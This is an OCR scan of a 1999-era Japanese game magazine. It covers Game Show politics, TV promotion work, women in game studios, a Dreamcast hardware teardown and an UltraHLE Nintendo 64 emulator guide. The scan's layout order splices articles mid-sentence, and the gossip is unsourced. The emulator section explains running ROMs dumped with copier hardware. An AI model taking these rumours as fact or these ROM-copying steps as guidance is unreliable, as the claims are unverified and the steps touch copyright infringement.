業者日。そこは一般客は見ることのできない特殊な世界だ。

●『アルゴスの戦士』ってプレミアムソフトなんですか？（北海道札幌市/カナピー）　㊱さほどズバぬけて高値がついているわけじゃありませんが、発売時の定価よりは高くなってますな。いまは7,000円ぐらいでしょうか？　欲しいなら㊱から買わない？　お安くしときますぜ。

魑魅魍魎が跋扈するゲーム業界、その業界人たちが語ったこぼれ話の数々。

ゲーム業界流言飛語

この号が出るころはちょうどゲームショウ直前ですが、会場が遠かったりヒマがなくて残念な思いをしている人はいるかな？　でもね、実際に行くと人が多くてゲームは遊べないし、グッズもなかなかもらえないわで、あまりいいことないんですよ。

■――ゲームショウは、だれが仕切る？

会長の意向は会場でのブースの配置ばかりでなく、他社の出展するタイトルにまで影響が出るんだ。

前回秋のゲームショウ。会場へ入ったら、いきなりK社のブースがあるので、びっくりした人も多かったのではないだろうか。しかも会場のパスにまで社名や発売予定ソフトのタイトルロゴがデカデカと入っていて、まるでK社単独開催のショウのようだと感じた人も多くいただろう。

みなさんも知っていることだろうが、ゲームショウを開催している団体の会長はK社の社長。つまりK社は、ゲームショウでもいちばん発言力を行使できる立場にあるのだ。会長の権力たるやなかなか絶大なようで、その気になれば自社を入口正面にブースを構えさせることなど朝飯前らしい。

ちなみに去年開催された春のゲームショウでのこと。K社が98年秋に発売を予定している、「軍事スパイモノ」ゲームをブースで発表していると、ちょうど向かい側のブースで子供向け玩具で有名なB社も「戦闘機がロボットに変形する版権モノ」ゲームの発表を始めてしまった。するとK社のブースに集まっていた人たちが、いっせいにB社のブースへと移動してしまったのだ。この出来事に、K社の社長はずいぶんと腹を立てたといわれている。

そして次のゲームショウでは、なんとB社とK社のブースはフロアが別になるほど遠く離れていたのだ。しかも原因となったB社のタイトルは発売前ということで期待が高まっていたにもかかわらず、画面写真すら公表されなかった。いっぽうK社は、ブースに設置した大画面モニタですでに発売ずみソフトのCMをしつこく繰り返し流していたのだが…。なにかあったんですかね？　やっぱり。

■――コンパニオンを使うのも楽じゃない

ショウが開催されるたびに、コンパニオンの露出度が低下していると思う人も多いはず。不景気だからというのもあるけど、それだけじゃないんだよね…。


ゲームショウに華をそえる存在といえばコンパニオンだが、最近では「より子供などの一般人を取り込みやすいように、刺激の強い衣装や演出は控えてゆく」という方針のようだ。ただこれは表向きの話で、まずショウ1回あたりの人件費が衣装代も含めてかなりかかることが原因らしい。格闘ゲームで有名なC社やS社では、コンパニオンではなくコミケでみつけたコスプレイヤーに衣装持参で来てもらっているほどだ。


しかしコンパニオンを使うというのは、金銭面以外でもなかなか難しいことが多いようだ。たとえばNintendo64初のギャルゲーを発表して話題を集めたE社では、コスプレしたコンパニオンが休憩所で集団喫煙し、その職業意識の低さで会場の話題になってしまった。

これはまだ周囲が笑っていられるからよしとしても、勝手に撮影されたコンパニオン（ユニホームに社名入り）の写真

徳大寺　総統（ふさむね）

ドリームキャストを購入したのはよかったが、遊ぶヒマなし。ビニール袋さえ破っていないソフトが溜まり始めた。『FFⅧ』も、まだ起動させていない…。





会場でのブース配置、出展本数の決定には、メーカーの力関係が大きいといわれる（写真と本文は無関係です）。

●なんだかんだいって、ドリキャスも発売数週間でそこそこ売れましたよね。（千葉県市川市/ぬーめら）　㊟セガは昔から「先手必勝」がモットーなので、これぐらいはいかないとね。逆にいうと、ソニーにノーリスクな市場調査のチャンスを与えちゃうってことでもあるんだけどさ。

ッフよね。

テーマ曲に起用されたのは、ビクターエンタテインメントの新人アーティスト・真行寺恵理だったわけだけど、番組のスタート前から制作スタッフのネームバリューで、番組自体に十分話題性があったわけ。とくれば、レコード会社にとっても展開がしやすくなるわ。

番組のオープニングに彼女の曲名と名前が必ずクレジットされるわけだから、番組の視聴者にアピールできる。彼女のシングルCDには〝WOWOWアニメーション「ブレンパワード」オープニング・テーマ〟と入っているから、〝ふーんWOWOWのアニメなんだ〟、〝「ブレンパワード」ね〟という感じで認知されていくわけ。そうなれば、番組の放送局にとっても制作会社にとっても、ひいてはレコード会社にとってもメリットとなる部分がでてくるってわけ。

これがいわゆるメディアミックスってわけだけど、もちろん、番宣スタッフの仕事はこれだけじゃないわ。

4月の番組改編にむけテレビ各局は話題性の高い番組編成を目指す。新番組を告知するポスターが目立ち、テレビ各局の宣伝合戦は、いままさに風雲急を告げようとしている。

■――情報の露出と局担対策

「ザテレビジョン」、「TV Bros.」、「B.L.T.」、「テレパル」、「TVぴあ」など、書店に行って眺めるだけでも、おもにテレビを取り扱った雑誌ってたくさんあるわ。でも、そのもとになるテレビ番組の数って、ある程度限定されているよね。

当然、〝局担〟と呼ばれるテレビ誌の各担当者も、まったく話題になっていない番組をとりあげるよりは、少しでも話題性の高い情報――いま噂の芸能人同士が出演しているドラマとか、ある程度名の知れたプロデューサーの手掛けたドラマなど――のほうが記事にしやすいわけ。読むほうだって気になる俳優が出演していたり、過去ヒット作品を生み出した脚本家が書いている作品のほうが、見てみたいって気になるじゃない？　放送開始前の話題が多ければ多いほど、視聴者（テレビ誌の読者）の番組に対する遡求力が強くなるわ。その番組を見てみようって気になるわ。

放送前の話題作りと、放送している番組の良さやおもしろさを多くの視聴者に知ってもらうためのさまざまな努力――これが番宣担当者の仕事になってくるの。たとえば、日本テレビやフジテレビなどの在京キー局（全国ネットのほとんどの番組の発信元）には、各番組の資料や写真など、番組に関するさまざまな情報をとりそろえている記者室っていうのがあるんだけど、まさにそこは情報を流す側と受け取る側の戦場なの。

局担は、少しでもほかの雑誌に露出されていない情報を得ようとするし、いっぽう番宣マンは、自分の担当している番組をできるだけ紹介してもらうために、話題になりそうな情報をさがしては少しでも多く、大きく取り上げてもらおうと動くの。

そのため、記者室の壁には〝ドラマ○○連続X%を突破〟とか、〝□□撮影絶好調!!〟といったチラシなどがドラマのポスターといっしょに壁一面に貼られているわ。地味だけどこれも重要な番宣担当者の仕事ね。

また、さまざまな新聞や雑誌（宣伝媒体）なんかへの番組の広報用資料の送付も忘れちゃならない大切な仕事。しかも、のべつくまなしに、番宣用資料ならなんでも送ればいいというわけではなくて、ゴシップ系の記事が得意な媒体なら、それにあうような資料を、堅い文化系の話を中心としている媒体には、作品の背景を説明するような資料を送るの。だっていくら〝東スポ〟に作品の歴史を紹介するような資料を送っても、それを記事としてとりあげてくれる可能性は低いものね。各媒体の特徴をつかんで、それにあうような番宣用資料を手配すること――番宣担当者の苦労は半端じゃないわ。

■――制作・出演者インタビューの裏側

こんなふうに番宣担当者は各雑誌記者の求めている情報を提供しながら、番組またはそれに付随する話題をアピールしていくの。みんなも1度くらい番組の制作スタッフや出演者へのインタビュー記事を読んだことってあるでしょ。

こういうインタビュー記事っていうのは、たいてい番宣のための取材協力というかたちをとるから、ノーギャラでOKになることが多いわ。取材したい記者にとってはまたとない機会だし、取材を仕込む番宣担当者にとっては番組告知の記事よりも、より深い記事展開が図れるので、番組の理解度を高めることができるわ。ほかにも話題作りのためにイベントの開催や、番組プレゼントなどによる展開なども考えていくわけだけど、もちろんそれは番宣担当者だけではなく、まわりのスタッフとの連携作業なくしてはとうてい成功なんかしていかないわ。どう？　人気番組の舞台裏が見えてきたような気がしない？

Free Scan

●『FFVII』のときにたくさんヘンなウワサが出たので、『VIII』ではどんなデマが出てくるか楽しみ。（兵庫県神戸市/ネクロボンテ）　改造コードのせいで「水中呼吸マテリア」のウワサが広まったのは有名だね。ところで「緑色のボクサーが仲間になる」って話はなんだったのだろう…。

人気番組の舞台裏
～番宣という仕事～

誰も教えてくれない TV業界の掟

視聴率のとれる番組とはいったいどんな番組だろう。旬の出演者、有名な脚本家の起用などヒットの理由は番組ごとにさまざまだ。また、直接番組の制作に関わるわけではないが、知名度をあげるうえで重要な仕事をしている人も多い。ヒットの裏に隠された彼らの仕事を検証してみよう。

4月といえば進学や就職なんかで新生活がスタートする時期だけど、テレビ業界にとっては、来たるべき視聴率戦争を勝ち抜くためのとっても大切な番組改編期。にわかに電車の中吊りや駅貼りポスターが、各局の新番組宣伝のための広告で埋まるシーズン。テレビ番組なんかでも、いきおい新番組の宣伝を目的にしたプログラムが多くなるわ。

でも、実際に番組を見る私たち視聴者にとっては、〝番宣〟（番組宣伝のこと）なんて聞いても正直あまりピンとこないんじゃない？　たしかに、前述のようなかたちでテレビ各局の熾烈な宣伝合戦が行われるわけだけど、プロデューサーや宣伝マン、スポンサーの意図や目的ってなかなか見えてこないよね。ある番組を視聴率のとれるような人気番組にしていく仕組みって興味あると思わない？

■――スケジューリングと話題性

番組の制作が決まると制作担当者は宣伝担当者と、その番組をいかに盛り上げていくのかという宣伝プランを立てるの。制作発表は○○で出演者は××、テーマ曲は△△。広告は□□へ●●円出して、番組の記事はいつごろなにを仕込んでいき、番組全体はどんなかたちで話題をふりまくのか。ノベライズ（小説化）やコミカライズ（マンガ化）はどうするか、またサントラやビデオはいつごろ出すのかなどおおまかな宣伝プランをたてるの。いかにして話題を集め、作品を見てもらうのか――まずは、そこが宣伝の勝負のしどころってわけ。

たとえば、昨年夏に公開された「ポケモン」の劇場版。もともと人気が確立されているだけに、新たな話題性がほしいところ。そこで起用したのが小林幸子だったの。演歌を歌う彼女がアニメの主題歌を歌うだけでもちょっとした話題になるし、もちろん小林幸子自身のネームバリューもある。さらにいえば、もともと子供に人気のある作品なわけだけど、実際に子供の足を劇場に運ばせるのは父親や母親になるわけでしょ。そこでお父さん、お母さん世代にも人気のある人なら受け入れられやすい、ということもあって話題を呼んだわ。

同じアニメでもそれと対照的な展開をしたのが、昨年4月からWOWOWで放送されていた『ブレンパワード』。監督には、14年ぶりにテレビシリーズを手掛けることになった富野由悠季、キャラデザにいのまたむつみ、メカデザに永野護、音楽に管野よう子と、アニメファンを自称している人にはこれ以上ない制作スタ

©森岡浩之・早川書房　©サンライズ

映画、音楽、スポーツに次ぐコンテンツとしてアニメを柱にあげたWOWOW。

©サンライズ

テレビ誌の誌面には決してみられない、番宣担当者の悲哀がここに…。番組の認知度をあげるための苦労はなにたいていではない。

不二屋　ペコ

東京の片隅でひっそりと暮らす業界12年めの古参。野ざらしにされていたため、からだのふしぶしに痛みがあるが、おいしいお酒を求めて夜の街を闊歩する。

●「セガラリー2」でネット対戦やってると落ちまくり。けっこうビビるよ～。（大阪府府中市/裏ラン）　㊙いきなり車がその場でグルグル回転しだすもんな。ようするに「ハンドルをきりました」って情報だけが残るんだろうね。荒らしの可能性もあるらしいんで注意しろよ～。

～明日のゲーム業界を夢見て～

POWER OF DREAM

闇の魔人

闇の賢人会所属。構成メンバーのなかではもっとも若い。賢人会実行部隊のトップに立つ切り込み隊長。バリバリのハード改造野郎としても有名。

今月はゲーム業界で働く女性にスポットを当ててみたい。会社に泊まりで仕事をしたり、残業時間が200時間を越えるような過酷な労働条件が平気でまかりとおるこの業界において、女性の立場とはどういったものなのだろう。

床に段ボールを敷いて寝ている者、1週間風呂に入っていない者。すっぱいにおいが充満し、部屋中にゴミが散乱…。ある有名ゲームメーカーの様子である。

制作の現場なんてどこも似たようなものだろう。過酷な労働条件のなかで働くには、体力、精神力ともに相当のレベルが求められる。なかには耐えられずにやめていく人間も多い。

しかし、最近になってゲーム業界を目指す女性が増えつつある。「自らの才能を活かしたい」、「景気がよさそうだから」、「ゲームが好き」などその理由はさまざまだが、一昔前なら考えられない状況である。ゲーム会社はムサイ男のたまり場と相場が決っていたものだ。

S.Yさんは現在、ゲームの企画などの仕事をしている。彼女は16才のときアルバイトとしてゲーム業界に入り、以来10年近く働いてきた。

「私、もともとゲーム好きのオタク少女だったんですよ。それでたまたま情報誌でみつけたゲーム関係のアルバイトに応募したんです。履歴書に“ゲームが好き”と書いたら即採用でした(笑)。当時、ゲームが好きな16才の女の子というだけでめずらしがられて、社員の人たちが見物に来ましたね」

それがきっかけでプレイステーションでビッグタイトルを出している会社のユーザーサポート、大手ゲームメーカーの広報などさまざまな部署で働いてきた。

「よく『体力的にキツイんじゃない?』と聞かれるんですけど、たしかに大変でした。でも、女性ということでまわりの男性がサポートしてくれたので、その点では助かったと思っています」

女性が会社で働く場合、周囲の理解と手助けが必要になる。とくに体力面では男にかなうはずもない。

「もともとゲーム会社って女性が少ないじゃないですか。だからみんな手伝ってくれるんですよ。でも、甘えてばかりいると『だから女は使えない』となってしまう。けっきょく、どんなに苦しくても最後は自分でやるしかないですね。その覚悟がないとやっていけないでしょう」

ところが、女性の立場を一番よく理解できるはずの同性が逆に敵になるときもある。

■――女性の敵は!?

「上司で女性の人がいたんですけど、彼女は自分が体験してきたことを私にも要求するわけです。『生理? なに言ってんの。それぐらい我慢しなさいよ。仕事でしょ』ってね。辛いのを我慢して効率が上がらないまま仕事を続けるより、いっそ休んでからしっかり働くほうがいいと思うんですけどね」

けっきょく、彼女は仕事を減らされ会社をやめざるを得なくなってしまった。さらにこんなこともある。

「広報を担当していたときのことです。広報の仕事っていうのは男性よりも女性のほうが仕事がスムーズに進む場合が多いんです。とくに雑誌社の人と仲よくなれば、優先的に広告ページをとってもらったり、紹介記事を書いてもらったりとメリットが大きい。そこで、こちらとしてはなるべくマメに顔を出し、営業をかけるわけです。ところがそれを勘違いして『あいつはオレに好意をもっているんだ』と思い込む人がいるんです。ストーカーまがいの行為に苦しんで、担当から外してもらった子もいました」

はっきりいって女性が少ないこの業界、女に飢えている男が多い。心当たりがある人もいるのではないだろうか? それでは女性がこの業界でうまくやっていくためのコツとはなんなのだろう。

「コツ…? それは『女の武器はうまく使え!』ってところですかね」

この言葉、あなたはどう理解します?

●テクモの海外ページを見たら「『忍者龍剣伝』の新作を欲しいか?」って質問が! 即YESと書いてメールしました。(福井県福井市/ニコラス)
㊙じつは、アメリカに送られたメールはすべて日本に転送されるらしいぞ。ということは日本で企画が進行中ってことかも。期待大だね!

GAME BOY ソフト開発教室


Team NOx改めTeam KNOx織田 裕一(yuichi-oda@geocities.co.jp)

出張版

ついに完成したゲームボーイカラー用のソフト。このページではカラータイル表示用ソフトColorbarと潜水艦ゲームのDSCANを紹介しよう。すでにカラー用の開発環境は十分整っているので、これからは自分の作ったゲームを色鮮やかな画面で楽しむことができるぞ。君たちもオリジナルゲームを制作してみよう。これからはカラーの時代だ!


タイルデザイナー

タイルデザイナーを使って色を塗る。1ドットずつていねいに塗っていこう。



カラーバー

テレビでおなじみのカラーバー。これぐらいのプログラムなら楽に組めるぞ。



潜水艦ゲームDSCAN

GAME START!

敵の攻撃を避けつつ弾を撃ち、潜水艦を撃破せよ!!

GAME OVER!

潜水艦の魚雷に当たったらゲームオーバーだ。

GAME AXE

珍世ゲ

携帯ゲーム機戦争に異変発生…、か？

なんとファミコンがポータブルに!?

ゲームボーイカラー、ネオジオポケットカラー、ワンダースワン…。苛烈極まる携帯ゲーム機界に、アジアで新たなマシンが秘かに登場していた!? このマシンの名前はGAME AXE。なんと液晶画面が付いたポータブル型ファミコンなのだ！ たんに小型ファミコンへ液晶をくっつけただけの単純な仕組みだが、どこでもファミコンが楽しめるのはすごいぞ。

名前が名前だけに任●堂、オーノー！と言ったとか言わないとか…

界 ーム紀行

ファミコンカセットがそのまま使える！

ファミコンのカートリッジがそのまま使える。セーブ機能のあるゲームでもOKだ!!

イヤホン端子も装備されているので、音付きで公共の場でも遊べるのがナイス！　周囲に気を使わずにゲームを満喫できるぞ。

イヤホンも！

ACアダプタも！

ファミコンのACアダプタ(9V)を使えば、乾電池なしでも使用できる。旅先に持って行くのにもよさそうだ。

好奇心旺盛な
コンピュータ
キッズたちに贈る

分解天国!

今月のエモノは……

VGABOX &

もうちょっとがんばれドリームキャスト

今回は豪華二本立て!?

ビジュアルメモリだ!

分解大好き!

この「分解天国」は、特殊コントローラや怪しいハードなど、徹底的に分解&解析するコーナーです。

博士 バランバラン男爵

4歳のとき父親のラジオを分解(破壊?)して以来、基板のパターンに魅せられてしまった男。分解するためだけに、新型の電気製品を買う。

助手 マリア

好奇心旺盛で、幼少のころリカちゃん人形の手足をもいで遊んでいた(!?)自称分解大好き人間。ただの破壊者のような気もする。

VGABOX

周辺機器が充実してきたドリームキャストだが、なかでも高価なのがこの「VGABOX」。7,000円という価格に躊躇している人も多いのではなかろうか。

発売前には「値段から考えて、アップスキャンコンバータなのでは?」とのウワサがありましたね。

しかし内部はこんなにシンプルだ。アップスキャンコンバータなら、VGA非対応のソフトがあるというのも理論的におかしい。

たったこれだけの回路であの価格は…。ビデオやSの信号が取り出せるとはいえ、特殊コネクタ代と考えても納得がいきませんね。


たったこれだけ!?

ビデオ・S信号も取り出せるが

同時にはムリ

ドリームキャスト本体からは通常VGA信号が出力されていないが、このユニットを接続すると信号が出力されるようになるようだ。

ケーブル代が…




VAGBOX メイン基板

VGABOX内部のバスバッファIC、8J46HCT244がドリームキャスト本体へ接続信号を発信している。

わざわざビデオやSの信号を取り出せるようにしているのは、VGA非対応のソフトでも使えるようにするためかしら?

でも博士。VGABOXがこんなに簡単な回路なら、自分で作ることができるんじゃないですか?

回路図をおこしてみたので、参考にしてほしい。AVマルチコネクタの入手が難しいが、2,000円程度で制作は可能だろう。



ドリームキャスト VGABOX回路図


ビジュアルメモリ

続いてドリームキャストのビジュアルメモリを分解してみました。内部構造も「たまごっち」になんとなく似てますね。

すべての機能が「POTATO」というチップに格納されているので、メモリ増設の可能性もちょっと絶望的だな。

クロックアップすると、ドリームキャスト本体と通信できなくなってしまった。うーむ。

増設はちょっとムリっぽいね



Screaming from Dark side

Master of Emulators

Part.15 Nintendo64 Emulator“UltraHLE”

Lucifer X

1999年、エミュレータシーンに衝撃の歴史が加わりました。EpsilonとRealityManによる『UltraHLE』は、世界ではじめて完璧に動作するNintendo64（以下N64）エミュレータなのです。これまでも『Project Unreal』など、いくつかのN64エミュレータが存在したのですが、そのどれもがCPUコアのエミュレーションにとどまっており、ゲームなどは遠い未来の話だと思われていました。ところが『UltraHLE』は違います。なんと、『スーパーマリオ64』や『ゼルダの伝説　時のオカリナ』といったゲームソフトが、実機と変わらぬ速度とグラフィックで動作してしまうのです！

プレイステーションやサターンと比べて、Nintendo64のマシンパワーはだれもが認めるところでしょう。「64ビットCPU搭載の究極のゲーム機」として任天堂が1993年からシリコングラフィックス社と提携して創られた芸術品です。そこで求められたのは「本物のリアルタイム映像」であり、そのため開発コードも「プロジェクトリアリティ」と名付けられていました。もっとも有名なNintendo64エミュレータ『Project Unreal』は、このN64の開発コードをパロったものなのですね。

それだけにNintendo64はエミュレータとして実現は難しいと言われていました。プレイステーションに関しては、『Virtual Game Station』がようやくハイレベルのエミュレーションを実現しましたが、サターンに関してはCPUエミュレーションすらも満足できるレベルに達してはいません。『スーパーマリオ64』や『ゼルダ』が完全に動作するこの事実を衝撃といわずして何というのでしょう。

しかも、話はこれで終わりません。これほどレベルの高いエミュレーションを実現しているにもかかわらず、『UltraHLE』はEmulator Unlimitedサイトにおいて公開されて数時間でダウンロードサイトを閉鎖してしまったのです。Connectixの『Virtual Game Station』に対して、ソニーは同社を著作権侵害で提訴すると報じられた直後のできごとでした。当然ネットは大騒ぎです。

とりあえずことの顛末は後述するとして、『UltraHLE』の詳しい仕様を少しみてみましょう。『UltraHLE』は要求するマシンスペックも半端ではありません。最小限のスペックでもPentium Ⅱの233MHzと32MバイトのRAM、VooDoo1の3DFXカードが必要となります。『UltraHLE』の能力を最大限に発揮させようとすれば、Pentium Ⅱの300～400MHzと64MバイトのRAM、VooDoo2またはVooDoo Bansheeが必要になるでしょう。この強力なCPUパワーとVooDooに代表される3DFXチップのグラフィックカードによって、驚異のエミュレーションを実現させているのです。

では、VooDooシリーズを持っていないと『UltlaHLE』は動かせないのかというと、必ずしもそうではありません。抜け道はあります。VooDoo搭載のビデオカードはGlideAPIを使っているため、Glideをエミュレートするソフトを使えばよいのです。Glideエミュレータには『XGlide』などいくつか種類があるので、Glide Underground（http://www.devgames.com/GlideUnderground/）で探してみるとよいでしょう。使っている

拡大写真を用いて、実機とエミュレータの画面を比較してみた。「スーパーマリオ64」は本体と同時発売されたソフトであり、1996年度マルチメディア大賞受賞作品でもある。

Nintendo64

Nintendo to take legal action? Nuttier than a damned fruitcake.

Ultra HLE

エミュレータと実機に、ほとんど差がないということがわかるだろう。実機のビデオ出力に比べてエミュレータはRGB出力のため、かえって画面の色が鮮明になっているぐらいである。

ビデオカードによって、対応するGlideエミュレータが変わってくる場合もあります。


さらに、「UltraHLE」は非常にシンプルかつ高機能なユーザーインターフェースを実現しています。エクスプローラから“ultra.exe”をダブルクリックして起動すれば、GUIからROMイメージの選択やキーボードのカスタマイズ、デバッグウィンドウまであらゆる操作が可能になるのです。

ただし、その前に“Ultra.ini”をテキストエディタで開いて、ROMイメージを格納するディレクトリのパスを設定しておいてください。これをやらないと、“Name”にゲームタイトルが表示されなくなってしまいます。基本的なことですが、このパス部分に日本語やスペースが入っていると起動しないので注意してください。なお、Arcade@home（http://www.ArcadeAtHome.com）などでは、ゲーム別にカスタマイズされた“Ultra.ini”を配布しています。興味のある人はダウンロードしてみるとよいでしょう。


まずは“File”メニューから“OPEN”でROMイメージのファイルを選びます。ROMはいくつかの形式に対応していますが、DoctorV64などのマジコンから吸い出したファイルならば問題ないでしょう。選択すると読み込みにしばらく時間がかかりますが、メッセージが表示されアクセスが終了したら、F5キーでエミュレーションスタート。3DFXのロゴ画面のあとで、Nintendo64の画面が出現します！

実際にプレイしてみるとよくわかるのですが、グラフィックはほぼ完璧に近いできばえです。ただし、キャラクターをジャンプさせたり着地させたりといった動きの面で違和感を覚えるのは、しかたのないところでしょう。F6でクイックセーブ。ゲームのセーブデータに依存することなくリアルタイムにセーブすることができます。F9でロードです。F10で画面のスナップショットを撮ることができます。機能的にもほかのエミュレータにあるものは、ほとんど装備されているほど完成度の高いものだということが理解できるでしょう。

現在、「UltraHLE」はプログラマのGosiiTheDogによって、ソースコードが公開されています（http://www.udders.freeserve.co.uk/emu.html）。しかし、彼のソースコードはオリジナルC++コードの移植版です。これはあくまでもGosiiTheDogによって独自にコーディングされたものであり、「UltraHLE」の



「UltraHLE」はメニュー画面からの操作が主体となる。使われるROMイメージは、“*.V64”や“*.n64”など。



キーボードの設定もこの画面から変更できる。視覚的にわかりやすい構成だ。もちろんジョイパッドも使用できるぞ。

Nintendo64

CPUにはMIPS社の64ビットRISCが使われている。限りなくシンプルに驚異のコスト減を実現した。

I can't say...
I can't tell you
what to do.

ビデオプリンタの性能もあるが、画面上、実機のほうが見劣りしてしまうのは、非常に困った事態である。

UltraHLE

作者EpsilonとRealityManは関与していません。その証拠にソースコードは公開したものの、いまだにコンパイルさえも失敗している状態なのです。それはさておき、この素晴らしいエミュレータを埋もれさせることなく、みんなの手で存続させようという試みには共感できるでしょう。実際、このソースコードをもとにしたNintendo64エミュレータも、すでに完成しつつあるという話も聞いています。

任天堂はこれまでにもエミュレータに対して、つねに海賊版と同様の厳しい態度で臨んできました。過去には『SNES9x』の開発中止はNintendo of Americaの圧力があったからではないかと囁かれたこともありましたし、DoctorV64などの吸い出しツールは、アメリカのそれぞれの州において知的所有権を侵害するものとして販売できない措置が取られています。

任天堂の広報、Beth Llewelynは、インターネットのインタビューのなかで「エミュレータは違法であり、違法な複製と海賊版の温床になっている。法的な処置を含め、可能な対応をすべて検討している。これは、我々が積極的に守っている知的財産に対する侵害だ」と述べています。

これはNintendo64がROMカセットを媒体としていることにも原因があるでしょう。CD-ROMなら本物をそのままCD-ROMドライブに入れればよいだけです。が、ROMカセットの場合、エミュレータで利用するためには、どうしてもハードディスクなりZIPなりにコピーしなければなりません。いまのところ、任天堂はEpsilonとRealityManを告訴する方向で動いているようです。

もちろん、個人のバックアップは正当な権利として認められるべきものです。任天堂の見解は、違法コピーに利用されるという可能性を提示しているにすぎません。これが正規ユーザーの正当な権利を制限する理由にならないことはいうまでもないでしょう。

今月の巻頭にもあるように、Connectixに対するソニーの提訴は退けられました。エミュレータの存在が、一部には認められたということです。これはエミュレータの今後にむけての貴重な判例といえます。

Nintendo64が海外で非常に高い人気を誇っています。DoctorV64のコミュニティも活発な活動を行っています。DEXTROSE主催の大会では、Nintendo64をプラットフォームとして数々の素晴らしいメガデモが発表されました。ユーザーによるクリエイティブな環境も整いつつあります。

エミュレータはコピーを促すために存在するものではありません。マシンエミュレーションへのテクニカルな憧憬は、不可能性への飽くなき挑戦なのです。マシンのアーキテクチャーを完全に理解できなければ、完全なるエミュレーションは不可能でしょう。この技術的なチャレンジ精神を、メーカーサイドにも少しでも理解して欲しいと願うばかりです。

Emulator Unlimited
http://www.emuunlim.com/

任天堂は、Reality ManとEpsilonの2人を告訴する方向で検討中。違法コピーされたROMイメージが単体で動作するというのが、その最大の理由というが…。

昨年、N64復活をみせつけた超大作『ゼルダの伝説 時のオカリナ』も完全動作する。ただし、『ゼルダ』の動作には、パッチなどの処理が必要になる場合もある。

